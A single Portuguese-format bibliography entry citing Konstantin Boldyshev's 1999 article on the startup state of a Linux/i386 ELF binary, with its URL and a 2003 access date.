[21] Boldyshev, Konstantin. "*Startup State of a Linux/i386 ELF Binary"*. 1999. Disponível em < http://linuxassembly.org/articles/startup.html>. Acesso em 02 nov 2003.